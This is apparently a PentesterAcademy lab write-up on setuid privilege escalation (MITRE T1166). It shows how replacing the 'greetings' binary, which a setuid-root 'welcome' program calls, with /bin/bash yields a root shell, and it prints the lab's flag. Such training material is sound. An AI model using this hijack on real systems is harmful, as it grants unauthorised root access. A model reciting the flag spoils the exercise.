
ATTACK
DEFENSE
by PentesterAcademy

Name	T1166: Setuid and Setgid
URL	https://www.attackdefense.com/challengedetails?cid=1589
Type	MITRE ATT&CK Linux : Privilege Escalation

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Leveraging the setuid capability and retrieve the flag!

Step 1: Check the contents of the students directory.

Command: ls -l

```
student@attackdefense:~$ ls -l
total 24
-r-x------ 1 root root 8296 Sep 22 21:24 greetings
-rwsr-xr-x 1 root root 8344 Sep 22 21:24 welcome
student@attackdefense:~$
```

Step 2: Observe that the welcome binary has suid bit set (or on). This means that this binary and its child processes will run with root privileges. Check the file type.

Command: file welcome

```
student@attackdefense:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Li
nux 3.2.0, BuildID[sha1]=199bc8fd6e66e29f770cdc90ece1b95484f34fca, not stripped
student@attackdefense:~$
```

It is an ELF binary. And on execution, it shows a welcome message..

```
student@attackdefense:~$ ./welcome
Welcome to Attack Defense Labs
student@attackdefense:~$
```

Step 3: Investigate the binary. The most easy or preliminary way of doing that is to use strings command.

Command: strings welcome

```
student@attackdefense:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
greetings
;*3$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```

Step 4: Observe the greetings strings in the output of the strings command. It is possible that welcome binary is calling greetings binary. So, replace the greetings binary with some other binary (say /bin/bash) which should then also get executed as root.

Delete greetings binary and then copy /bin/bash to its location and rename that to greetings.

```
student@attackdefense:~$ rm greetings
rm: remove write-protected regular file 'greetings'? y
student@attackdefense:~$
student@attackdefense:~$
student@attackdefense:~$ cp /bin/bash greetings
```

Step 5: Then, run the welcome binary again.

```
student@attackdefense:~$ ./welcome
root@attackdefense:~#
root@attackdefense:~# whoami
root
root@attackdefense:~# cd /root/
root@attackdefense:/root#
```

Student user got escalate to root user. Retrieve the flag kept in /root directory.

```
root@attackdefense:/root# cat flag
b92bcdc876d52108778e2d81f3b01494
root@attackdefense:/root#
```

Flag: b92bcdc876d52108778e2d81f3b01494